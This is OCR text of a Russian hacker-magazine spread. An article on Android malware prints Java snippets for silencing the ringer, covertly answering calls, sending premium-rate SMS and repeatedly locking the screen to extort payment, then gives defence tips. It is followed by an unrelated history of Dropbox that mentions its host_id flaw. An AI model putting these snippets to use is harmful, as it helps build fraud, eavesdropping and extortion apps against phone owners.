Овчинников Михаил aka Night Storm (nstorm90@gmail.com)

Больные роботы



WARNING

Кое-где в представленных сорцах мы допустили пару ламерских ошибок. Это для того, чтобы совсем уж неадекватные скрипткидисы не кинулись их тупо компилировать.

WWW

• blog.trendmicro.com — блог компании Trend Micro, занимающейся разработкой антивирусного ПО, содержит много интересной информации по малвари, в том числе и по андроидной. Там же ты найдешь полный пост о Google++
• www.brighthub.com/mobile/google-android.aspx — хороший англоязычный ресурс, на котором содержится много информации как по использованию Android, так и по разработке под него.

WARNING

Информация, представленная в статье, предназначена исключительно для ознакомления и самозащиты. Помни, что написание вредоносного ПО карается законом.



Отправляем платное SMS?

ВИРУСЫ ДЛЯ ГУГЛОФОНОВ: КАК ОНИ СОЗДАЮТСЯ И ЧТО С НИМИ ДЕЛАТЬ?

В стане владельцев мобильных телефонов на ОС Android с недавних пор растет беспокойство. Причина тому — быстро растущее количество всевозможной малвари, которая пробирается на аппараты владельцев, причем не откуда-нибудь, а вполне легальным способом — устанавливается с маркета. Не будем оставаться в стороне и познакомимся с ситуацией поближе.

АНАМНЕЗ

Первые серьезные жалобы у владельцев андрофонов появились в январе этого года. Я уверен, что малварь существовала и до этого, но была локализована на всяких форумах с пиратским софтом. Основной же шум поднялся в марте, когда стало известно, что в официальный маркет Google пробрались фейковые приложения, которые тайно воруют личные данные, рутят телефон и открывают бэкдор. Несмотря на то, что Google пропустила вредоносные приложения в маркет, компания очень быстро реабилитировалась, удалив аккаунт злоумышленника (Myournet), весь софт, который он выложил, а также удаленно деинсталировала установленные приложения с телефонов.

Сразу же активизировались компании, создающие софт по защите от вирусов, и начали пачками выкладывать в маркет антивирусы.

К началу августа шумиха с малварью немного спала, но тут большинство новостных сайтов вновь затрубили, что появился вирус, который помимо «стандартного» похищения личных данных еще и записывает телефонные разговоры. Работает он следующим образом: при каждом звонке программа активизируется и сохраняет разговор на карте памяти в папке /shangzhou/callrecord в формате *.amr. Выяснить, отправляет ли она эти записи куда-нибудь, мне так и не удалось, потому что информационные источники разнятся в показаниях, а саму малварь мне раздобыть не удалось. На всякий случай, глянь свою карту памяти на предмет указанной папки, может быть, тебе повезло больше ;).

Буквально несколько недель назад появилось некое приложение Google++, маскирующееся под приложение для известной социальной сети от корпорации добра. Оно также собирает всю информацию о пользователе, но наибольший интерес общественности вызвала функция «подслушивания разговоров». На практике все оказалось банально: при обнаружении входящего звонка приложение переводит телефон в беззвучный режим, скрывает уведомление о звонке и поднимает трубку. Что такого можно подслушать, если телефон лежит в кармане, я не знаю, хотя если учесть, что при переговорах многие люди кладут телефон перед собой, то определенная польза от такого способа может быть.


СТРАТЕГИЯ И ТАКТИКА

Трудно винить Google за то, что они не уследили за приложениями на маркете. Ведь это были самые обычные приложения, но с недокументированными функциями :). Отсутствие тщательной проверки (которая существует в Apple AppStore) тоже понятно — это шаг навстречу разработчикам, чтобы те могли оперативно выкладывать и обновлять свой софт.


С точки зрения злоумышленника мы имеем дело с банальной социальной инженерией.

Кто смотрит на разрешения, которые запрашивает программа для установки? А кто в них разбирается? Ведь каждая, вполне банальная и легальная программа требует себе целую кучу прав. :). Давай посмотрим, какие шаги предпринимают хитрые вирмейкеры для того, чтобы наживить свой левый софт на телефоны пользователей.

1. «Официальный» функционал. Приложение должно что-то делать. Или хотя бы создавать видимость деятельности, чтобы как можно дольше прожить на смартфоне юзера. Условие, конечно, необязательное — можно «сделать вид», что программа вылетела, а самому втихаря открыть бэкдор, отправить пару СМС на платный номер, сграбить телефонную книгу и т.д.
2. Красивое название. Посмотри на опыт Myournet: Guitar Solo Lite «превратилась» в Super Guitar Solo, на свет появились Super Sex Positions и Hot Sexy Videos. Идея ясна, не так ли? Да, народ до сих пор клюет на всякие громкие приставки типа «Super», «Hyper» и халявную порнушку :).
3. Боевой контент. Основная направленность малвари — это сбор всевозможной информации: СМС, телефонные книги, данные GPS, запись телефонных звонков и прочее. Думаю, что пройдет немного времени, и появятся целые ботнеты из мобильных телефонов, учитывая, что уже сейчас есть вирусы, которые обладают всем необходимым для этого функционалом.



Защищаемся от прытких товарищей



Скрыться от Advanced task killer на андроидах пока не удается

КОВЫРЯЯ GOOGLE++

Возвращаясь к недавним событиям и Google++, нужно обратить внимание на исследования, которая провела и описала в своем блоге компания Trend Micro. Ребята рассказали страждущим, каким образом телефон переходил в тихий режим и незаметно поднимал трубку. Я привел ссылку на их заметку, и ты можешь самостоятельно ознакомиться со всеми подробностями. Здесь же я покажу самое вкусное: пару функций, которые позволят перевести телефон в беззвучный режим и ответить на звонок.

Переход в тихий режим

```
private void silenceResponse()
{
  int i = Log.w("spy","silenceResponse");
  int j = this.audioManager.getRingerMode();

  this.oldRingerMode = j;
  int k = this.audioManager.getVibrateSetting(0);
  this.oldRinger = k;
  int m = this.audioManager.getVibrateSetting(1);

  this.oldNotification = m;
  this.audioManager.setRingerMode(0);
  this.audioManager.setVibrateSetting(0, 0);
  this.audioManager.setVibrateSetting(1, 0);
}
```

Ответ на звонок и сокрытие уведомления о нем

```
private void answerCall() {
   try {
      PhoneUtil.getITelephony(this.tm).silenceRinger();
      boolean bool = PhoneUtil.getITelephony(this.m).
         showCallScreenWithDialpad(0);
      PhoneUtil.getTelephony(this.tm).answerRingingCall();
      Thread.sleep(800L);
      goToHomePage();
      setKeyguard(0);
      return;
   }
}
```

ОТПРАВЛЯЕМ СМС

Наверное, самый распространенный недуг, который поражает абсолютно все мобильные платформы — это приложения, которые подло отправляют СМСки на платные номера. Посмотрим, как сделать такое приложение на Android. В сущности, все предельно просто: нужно лишь воспользоваться классом SmsManager:

Отправляем СМСку

```
private static final int ReqCodeSms = 123;

public synchronized void SendSms(String phone,
   String text){
```

```
    PendingIntent Result = createPendingResult(
      ReqCodeSms, getIntent(), 0);
    SmsManager.getDefault().sendTextMessage(phone,
       null, text, Result, null);
}
```

Код в комментариях не нуждается, тут все просто и понятно. Этого достаточно, чтобы немного подзаработать за счет пользователя. Кстати, сделать это можно и с помощью Scripting Layer For Android, о котором я писал в августовском номере.

ВОЗМОЖНО ЛИ СКРЫТЬСЯ ОТ ТАСККИЛЛЕРА?

Этот вопрос волнует многих разработчиков, и я частенько встречаю его на форумах. К сожалению, ни я, ни различные андроид-сообщества не нашли корректно работающих способов скрыться от вездесущих таскменеджеров. Даже если умельцы и скрывались от встроенного таскменеджера при помощи различных костылей, их непременно вычислял Advanced Task Killer. Поэтому мое мнение: лучше придумать какое-нибудь звучное и умное название, чтобы пользователь побоялся даже ненароком убить не слишком полезную софтину.

КОДИМ СКРИНЛОКЕР

Популярность СМС-вымогателей для винды уже показала, что злоумышленник вполне может заработать на наивных пользователях, поэтому мысль портировать эту идею для Android-устройств кажется вполне логичной.

Первое, что приходит на ум, — сделать свой скринлокер. К счастью для пользователей, сделать это не так легко. Во-первых, политика безопасности Android такова, что пользователь всегда может выйти из любого приложения по нажатию клавиши Home, и если другие клавиши злоумышленник может заблокировать, то Home остается неприступной.

Второй выход из ситуации — выставить собственный паттерн блокировки аппарата и нагло потребовать с пользователя деньги за заветную комбинацию. Но здесь злоумышленники опять сталкиваются с проблемой: на нерутованном девайсе (а таких большинство), провернуть такой трюк не удастся. Поэтому если кому-то захочется написать нечто подобное, придется подумать над реализацией эксплоита, который будет сначала рутить девайс, а потом уже будет заниматься вымогательствам (нелегкие деньги, однако :)). Да, и не надо забывать, что не все устройства ведут себя адекватно и корректно после получения root-прав, поэтому вместо того, чтобы выполнить свое предназначение, программа может зависнуть или (скорее всего) просто вылететь, а нервный пользователь может быстро проделать хард-ресет, и весь труд пропадет даром.

Таким образом, самое опасное, что можно сделать при помощи API Android, не прибегая к ухищрениям, — это просто запустить блокировку экрана. Делается это в Android 2.2 следующим образом:

Программный запуск блокировки экрана

```
DevicePolicyManager devicePolicyManager =
    (DevicePolicyManager) getSystemService(
    Context.DEVICE_POLICY_SERVICE);
devicePolicyManager.lockNow();
```

Можно обыграть это таким образом, чтобы экран у пользователя блокировался каждые несколько минут, что в конце-концов так его достанет, что он плюнет и отправит заветную СМС.

КУРС ЮНОГО ВИРМЕЙКЕРА: ИСПОЛНЕНИЕ В ФОНЕ

Для выполнения фоновых задач в Android есть инструмент — сервисы. Рассмотрим конструкцию простейшего сервиса. Откроем Eclipse и создадим там новый проект для андроида. Прежде всего, нужно объявить сервис в файле AndroidManifest.xml. Делается это следующим образом:

```
<service android:enabled="true" android:name=".Service_
Activity"></service>
```

Здесь Service_Activity — это имя сервиса. Теперь нужно объявить класс, описывающий сервис, а также его запуск и остановку:

Класс, описывающий сервис

```
public class Service_Activity extends Service {

   private Timer timer = new Timer();
    public void onCreate(){
      super.onCreate();
      startservice();
   }

    private void startservice(){

       timer.scheduleAtFixedRate(new TimerTask(){
             public void run(){
             //Тут можно выполнять
            //запланированные действия
          }
       },0,1000);

    }

    private void stopservice(){
       if(timer != null) {
          timer.cancel();
       }
    }
}
```

Для наглядности я пошел самым элементарным способом — просто создал таймер, который будет выполнять запланированные действия с заданным интервалом. В реальном примере код, конечно, усложнится, но суть в целом останется той же. Теперь все, что нужно — это просто вызвать его из активити.

КАК ТЕПЕРЬ ЖИТЬ?

Сейчас можно сказать, что проблема мобильной малвари находятся в зародыше, но из этого зародыша со временем явно может вырасти могучий монстр. Количество андроидофонов растет в геометрической прогрессии, могучий Китай сотнями кует пятидесятибаксовые смартфоны и рассылает их по всем миру... А Google в угоду разработчикам упростила прием приложений в маркет, тем самым сделав возможным проникновение в него вредоносного ПО. Пока такого софта немного, и корпорация добра довольно бодро справляется с его чисткой, но что будет, если количество зараженных программ начнет расти? Не будем строить догадки, а лучше подумаем, как постараться обезопасить себя. Первое, что стоит сделать, — это обезопасить телефон от физического вторжения (например, твой товарищ захочет испытать на твоем телефоне самописный троянчик, пока ты отлучился ненадолго). Обломать такого товарища можно элементарно: поставив индивидуальный паттерн для разблокировки клавиатуры. Делается это в разделе Location & security настроек твоего телефона.

Второй совет: все-таки избегать других источников приложений, кроме официального маркета, и отключить в настройках опцию «Доверять неизвестным источникам» — да, мы себя ограничиваем, но бывают моменты, когда безопасность важнее. Далее: при установке приложения всегда обращай внимание на производителя и на название, и если есть какие-то неувязки, то лучше лишний раз погуглить, чем потом лишиться важной информации. Если же ты решил все-таки установить приложение, обрати внимание на разрешения, которые ему требуются. Понятно, что сейчас все приложения хотят как можно больше доступа, но лишняя осторожность еще никому не мешала. ⌶

Мария «Mifrill» Нефедова (mifrill@gameland.ru)



В

Три года назад о Dropbox никто не слышал. Сейчас о нем знает чуть ли не каждый. Как небольшой команде программистов удалось превратить бесхитростную идею в сервис, без которого не представляют себе жизнь миллионы людей по всему миру? Этот путь был интересен и поучителен.

Основатели и авторы Dropbox



DROPBOX: ПУТЬ ОТ ИДЕИ ДО 25 МИЛЛИОНОВ ПОЛЬЗОВАТЕЛЕЙ

КОРОБКА ОБЛАКАХ

ОТ ИДЕИ ДО СТАРТА

Создателями и основателями сервиса Dropbox считаются два человека: 27-летний американец Дрю Хьюстон и его ровесник, иранец американского происхождения Араш Фирдоуси. Идея Dropbox'а, как это и бывает со многими гениальными идеями, пришла в голову Хьюстону случайно. Дрю часто приходилось работать за несколькими десктопами и ноутбуком, а таскать файлы на флешке, которую он регулярно где-то забывал, было жутко неудобно. К тому же в этом случае нельзя было гарантировать сохранность данных. Когда вдруг сгорел его компьютер вместе с жестким диском, Дрю серьезно задумался о том, чтобы перенести файлы в облако. Во-первых, для большей сохранности. А во-вторых, для того, чтобы можно было обращаться к ним откуда угодно. Наш герой пробовал различные сервисы для облачного хранения данных. Однако все они, по его словам, «страдали от лагов, багов, плохо реагировали на большие файлы (или вообще не работали с ними) и в целом заставляли пользователя слишком много думать». Дальнейший сценарий заслуживает 5 баллов в рейтинге пошлых success story, потому что Дрю решил изобрести велосипед. Сделать свой сервис для синхронизации файлов. И быстро осознал, что разработка может быть полезна не только ему.

ПЕРВАЯ КОМАНДА

До работы над Dropbox Хьюстон уже успел поучаствовать в таких стартапах как Bit9, Accolade и Hubspot, так что определенный опыт за плечами у него уже был. Для тех, кто любит придираться к фактам и не поленится подсчитать, поясню: Дрю программирует с 5 лет, а участие в различных стартапах принимает с 14 лет. Никакой ошибки здесь нет, просто перед нами очередное юное дарование. Кстати, весьма непосредственное — в поисках инвестиций для Dropbox Дрю рассказывал инвесторам о том, что прошлым летом он, смеха ради, реверс-инжинирил софт нескольких покерных сайтов и написал играющий на настоящие деньги, почти безубыточный покерный бот. Скриншот прилагался :). Тем не менее, весьма скоро стало ясно, что справиться в одиночку с поставленной задачей Хьюстону, увы, не под силу. Тогда-то он и обратился за помощью к своему приятелю, тоже студенту МТИ, Арашу Фирдоуси. Последний, нужно отметить, на тот момент учился уже на 4 курсе, но ради интересного проекта и перспектив решился бросить институт. Парень не прогадал — на данный момент Фирдоуси является техническим директором компании Dropbox.


ПОИСК ИНВЕСТОРОВ

Когда в 2007 году будущий Дропбокс обрел уже вполне конкретные очертания, Фирдоуси и Хьюстон основали компанию Dropbox Inc. и принялись искать инвесторов. Парни понимали, что поднять проект самостоятельно, оплачивая хостинг для такого количества файлов, «на карманные деньги» будет попросту невозможно. В Сети до сих пор можно найти копию заявки (bit.ly/raHM1K), отправленной Хьюстоном в бизнес-инкубатор Y Combinator. Из нее, к примеру, можно узнать, что для написания и обслуживания первого рабочего прототипа использовались Python, sqlite (в клиентской части), mysql (на сервере), фреймворк turbogears и главное — Amazon EC2 и S3 для


5 НЕСТАНДАРТНЫХ СПОСОБОВ ИСПОЛЬЗОВАТЬ DROPBOX

- Dropbox успешно используют в качестве хостинга для небольших сайтов.
- С Dropbox можно синхронизировать логи Skype, QIP и других мессенджеров.
- Сохранять в Dropbox сейвы для игр, если вдуматься, тоже весьма удобно.
- Dropbox может послужить неплохим дополнением к охранной системе ПК.
- С помощью Dropbox легко наладить удаленный запуск скачивания торрентов.

Больше о нестандартных способах применения сервиса можно узнать в официальной Wiki проекта: wiki.dropbox.com/TipsAndTricks.



Кадр из презентации, посвященной истории сервиса. Маркетинг определенно не удался :)



Еще один слайд из презентации. Как Dropbox привлекает пользователей.

хостинга серверов и хранения данных. Интересно, как Хьюстон подавал своей проект потенциальным инвесторам и на что именно делал упор. Ниже я приведу несколько цитат из заявки:

- «Если взять лучшее от subversion, trac и rsync и заставить «просто работать» в руках среднестатистического потребителя или группы таковых — получится Dropbox».
- «Я нахожу очень смешными имена, которые люди вынуждены давать своим документам, в целях отражения «версионности». Знаете, вроде: «предложение v2 положительно рассмотренное НОВЫЙ 11-15-06.doc».
- «Существуют хорошие решения для синхронизации (beinsync, Foldershare), существуют удобные тузлы для бекапа (Carbonite, Mozy), есть также и сетевые сервисы для загрузки/публикации контента, — однако нет удобного интегрированного решения».
- «Работу над проектом я начал 3 месяца тому назад. На данный момент написано примерно 5 тыс. строк кода для клиента и 2 тыс. строк кода для сервера. Это код на Python и C++, шаблоны Cheetah, инсталлер-скрипты и пр.».
- «Мы планируем использовать freemium-подход, раздавая аккаунты с квотой в 1 Гб и взимая плату за дополнительное пространство (возможно около $5, или даже меньше, для индивидуальных пользователей, плюс тарифные планы для групп, которые начинаются с минимума - $20 в месяц)».

Усилия Хьюстона и Фирдоуси не прошло даром.

БАГИ И НЕПРИЯТНОСТИ

За все время существования сервис не мог обойтись без заметных фейлов. Весной текущего года Dropbox попытался уничтожить открытый проект Dropship. Все началось с внесения в пользовательское соглашение изменений, которые обозначили возможность дешифровки приватных данных клиентов и их передачу по запросу правоохранительных органов.

Dropship, в свою очередь, распространялся под лицензией MIT и давал пользователям возможность использовать Dropbox в качестве аналога файлообменной сети. Все строилось на ключевом принципе Dropbox: если у пользователя есть хэш файла, хранимого в публичном каталоге Dropbox, то любой пользователь Dropbox может скопировать исходный файл в свой собственный каталог. То есть, допустим, имея несколько .avi-файлов, можно выложить хэш, и затем Dropbox предоставит данный файл множеству аккаунтов. Автор Dropship — Владимир ван дер Лаан — сообщил, что в течение нескольких часов (!) после того, как проект был анонсирован на сайте Hacker News, с ним связался Араш Фирдоуси и «вежливо» попросил убрать проект с github. Ван дер Лаан послушался. Пользователи Dropship отреагировали на случившееся созданием многочисленных зеркал проекта, как на github, так и на самом Dropbox. Но в течение короткого времени данные юзеры также получили просьбу от представителей Dropbox об удалении зеркал. В итоге приложение практически исчезло из интернета, а почти все его публичные репозитории и архивы были свернуты.

Еще один не совсем приятный инцидент произошел все той же весной 2011, на этот раз он был связан с безопасностью Dropbox. Данная новость распространилась по Сети со скоростью лесного пожара и породила множество споров. В Dropbox обнаружили уязвимость. Найденная дыра оказалась, в общем-то, непустяшной: все дело в файле config.db, хранящемся по адресу %APPDATA%\Dropbox и являющем собой таблицу базы данных. В таблице всего лишь три поля — email, dropbox_path и host_id. Последнее поле не относится к определенному хосту, назначается системе после первой авторизации и не меняется со временем. Для авторизации Dropbox использует именно и только значение host_id, а файл config.db портативен и не связан с системой. Таким образом, копирование config.db на другую машину и запуск Dropbox немедленно синхронизирует эту систему с аккаунтом, без уведомления пользователя и даже без внесения новой системы в список доверенных. Хуже того, пользователь даже ничего не заметит, а если он сменит логин и пароль, тоже ничего не изменится — host_id все равно при этом останется валидным.

Не совсем радужны и изменения, не так давно внесенные в пользовательское соглашение. В FAQ Dropbox ранее было написано: «все файлы зашифрованы AES-256 и не могут быть расшифрованы без вашего пароля». Потом строка о пароле и невозможности расшифровки куда-то пропала, и последняя редакция пользовательского соглашения по этому вопросу теперь выглядит так: «Сотрудникам Dropbox запрещено просматривать контент файлов, которые хранят пользователи в своих папках, им разрешено только просматривать метаданные, такие как имена файлов и пути».

Позиция Dropbox сводится к тому, что они никогда не утверждали, что не хранят у себя криптографических ключей, то есть, якобы, они никого и не обманывали.

В завершение скажу, что в конце августа 2011 года на симпозиуме по безопасности USENIX Security Symposium были представлены сразу несколько уязвимостей в Dropbox. Сейчас все они уже закрыты — исследователи разработали эксплойты еще в прошлом году и дали Dropbox время для устранения проблем, прежде чем предать их огласке. Тем не менее, исследователям удалось подделать хэш-значения данных, хранимых в облаке Dropbox. Удалось провернуть кражу ID хоста жертвы. И удалось провести атаку, использующую преимущество функции, которая позволяет клиентам Dropbox запрашивать фрагменты файлов через SSL по определенному URL. Все что необходимо — это хеш-значение фрагмента и любой действующий ID, необязательно ID хоста, к которому привязан запрашиваемый фрагмент.

ЗАТРАТЫ НА ПРИВЛЕЧЕНИЕ ОДНОГО ПОЛЬЗОВАТЕЛЯ ОБХОДИЛИСЬ В КРУГЛЕНЬКУЮ СУММУ: $233-388, В ТО ВРЕМЯ КАК САМ ПРОДУКТ СТОИЛ $99



ОТКРЫТЬ «МУЖСКУЮ КАРТУ» СТОИТ, ДЛЯ ТОГО ЧТОБЫ
Получать скидки в барах, ресторанах и магазинах твоего города
Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»
Оформлять подписку на журнал «Хакер» со скидкой 50%
тел. подписки (495)-663-82-77 | shop.glc.ru
МУЖСКАЯ КАРТА
Альфа-Банк
4321 4321 4321 4321
00/00
NAME
CARDHOLDER
VISA



Dropbox предельно прост и понятен, именно за это его и полюбила публика. Взгляни на интерфейс

В апреле 2007 года Хьюстон получил $15 000 от известного инкубатора стартапов Y Combinator. Следующие четыре месяца он усердно работал над кодом, посвящая стартапу по 15 часов в день. В сентябре того же года Хьюстон и Фирдоуси переехали в Сан-Франциско, где в течение двух недель добивались встречи с представителями венчурной компании Sequoia Capital. Через несколько дней они преуспели в этом вопросе, и вскоре у них на руках было уже $1.2 млн инвестиций. После запуска сервиса в сентябре 2008 года компания сумела привлечь уже $7.2 млн инвестиций. Процесс, как говорится, пошел.

ПЕРВЫЙ УСПЕХ И ПЕРВЫЕ ПРОБЛЕМЫ

Оказалось, создать хороший, удобный сервис и получить первичное одобрение инвесторов — это далеко не главное. В 2008 году Dropbox заработал — пришло время раскручиваться и завоевывать широкую аудиторию. И хотя сначала все начиналось неплохо, вскоре возникли первые сложности.


Первоначальный план раскрутки проекта был незамысловат. Еще на этапе закрытой беты, когда Dropbox проходил внутреннее тестирование, сайт getdropbox.com уже кратко информировал забредшего туда пользователя о сути стартапа и предлагал всем заинтересовавшимся ввести свой email, встав в очередь за заветным приглашением. Когда в начале 2008 года настало время беты по инвайтам, команда опубликовала в Сети информативный и смешной ролик, содержавший множество «пасхальных яиц», способных порадовать любого гика. Расчет был прост — первичной аудиторией сервиса явно должны были стать айтишники, охочие до новых технологий. И даже если они решат, что продукт полный отстой, ролик хотя бы их повеселит и им запомнится. И хотя развлекательный фактор был привнесен в видео с умыслом, основная задача ролика все же заключалась в наглядной демонстрации работы Dropbox и рекламе старта бета-теста. Опубликовав ролик на Digg, создатели Dropbox изрядно нервничали и даже сделали ставки — аудиторию какого размера им удастся привлечь? По самым смелым прогнозам выходило, что поступит не больше 7-10 тысяч заявок. Цифра в 15 000 заявок уже виделась им малореальной. Каково же было их удивление, когда видео собрало более 12 000 диггов, и уже на следующий день в wait-list встало 75 000 человек!

После громкого публичного запуска Dropbox, состоявшегося на конференции TechCrunch50 в конце 2008 года, пришло время выйти на большой рынок и привлекать к сервису широкие массы. Однако дальнейшая стратегия Хьюстона, Фирдоуси и Ко выглядела довольно забавно. Дело в том, что команда проекта до сих пор больше чем наполовину состоит из инженеров, а на момент 2008 года она, пожалуй, состояла из них чуть более чем полностью. Для продвижения и маркетинга парни собрались нанять «понимающих людей» — PR-агентство или какого-нибудь крутого маркетолога. Словом, конкретной рекламной стратегии у них не было, просто они сочли, что раз уж в вопросах продаж и популяризации они любители, то нужно отдать все это на откуп профессионалам. Так и поступили. Наняв на работу умных и дорогостоящих «продажников» и SEO-специалистов, Dropbox принялся покупать ключевые слова в поисковиках и хитро подправлять страницы собственного сайта. Соль заключалась в том, что от людей, пришедших на сайт по «купленным ссылкам», прятали опцию создания бесплатного аккаунта, заменяя ее на бесплатный, но ограниченный по времени триал. Низко пали создатели Dropbox, нечего не скажешь. SEO'шники хорошего не посоветуют :). Каково же было всеобщее удивление (должно быть, больше всех удивлялись супер-дипломированные маркетологи), когда выяснилось, что затраты на привлечение в сервис одного пользователя выливаются в кругленькую сумму: $233-388, в то время как сам продукт стоит $99 в год! Epic fail! Вся стратегия продвижения трещала по швам: ключевые слова направо и налево перекупались конкурентами, партнерские программы и реклама почти ничего не давали, а сокрытие опции создания бесплатного аккаунта, естественно, оказалось крайне сомнительным ходом. Команда Dropbox с ужасом осознала, что делать все «как принято» далеко не всегда значит хорошо.

САРАФАННОЕ РАДИО И РЕФЕРАЛЬНАЯ ПРОГРАММА

Впрочем, прирост пользователей все равно наблюдался, и немалый: к августу 2009 года проект насчитывал уже 1 млн аккаунтов. Несмотря на все допущенные ошибки, Dropbox продолжал расти и развиваться. Немало времени ушло у команды стартапа на осмысление этого парадокса. Впоследствии сам Дрю Хьюстон объяснял это тем, что вся команда Dropbox была сосредоточена на





Уже спустя пару лет после благополучного запуска Dropbox, в ходе презентации, посвященной истории сервиса, Дрю Хьюстон рассказывал о том, что не раз и не два он имел с инвесторами следующий диалог:

Инвестор: Но на рынке сейчас представлены миллионы стартапов облачных хранилищ! Зачем нам еще одно?
Дрю: Вы пользуетесь каким-то из них?
Инвестор: Нет...
Дрю: Интересно, не правда ли?

созданиимаксимально качественного и простого в использовании продукта. Dropbox создавался «как для себя», в то же время разработчики точно знали, что нужно коммьюнити. И это самое коммьюнити, в свою очередь, обеспечило сервису огромную поддержку. Не без участия пользовательского сообщества о стартапе появилось немало публикаций в IT-прессе (в то время NY Times и The Wall Street Journal писать о Dropbox были еще не готовы :), к тому же информация о сервисе попросту передавалась из уст в уста, распространяясь по Сети.

Отметив все эти интересные тенденции, компания, наконец, обратилась к действительно грамотным специалистам и начала тратить деньги на аналитику, сплит-тесты и так далее — словом, на все то, чего так не хватало вначале. Оказалось, что самым эффективным инструментом продвижения было старое доброе «сарафанное радио». Человек пробует сервис, тот ему нравится, — человек рассказывает о нем своим друзьям. Чтобы стимулировать активность пользователей делиться радостями со своими ближними, была разработана реферальная программа. Смысл данной программы заключается в том, что за регистрацию нового пользователя и приглашающая сторона и приглашенная получают дополнительные и совершенно бесплатные 250 Мб места (в случае платного аккаута +500 Мб). Всего на таких рефералах можно набрать до 8 Гб дополнительного халявного пространства (до 16 Гб для студентов и до 32 Гб на платных аккаунтах).

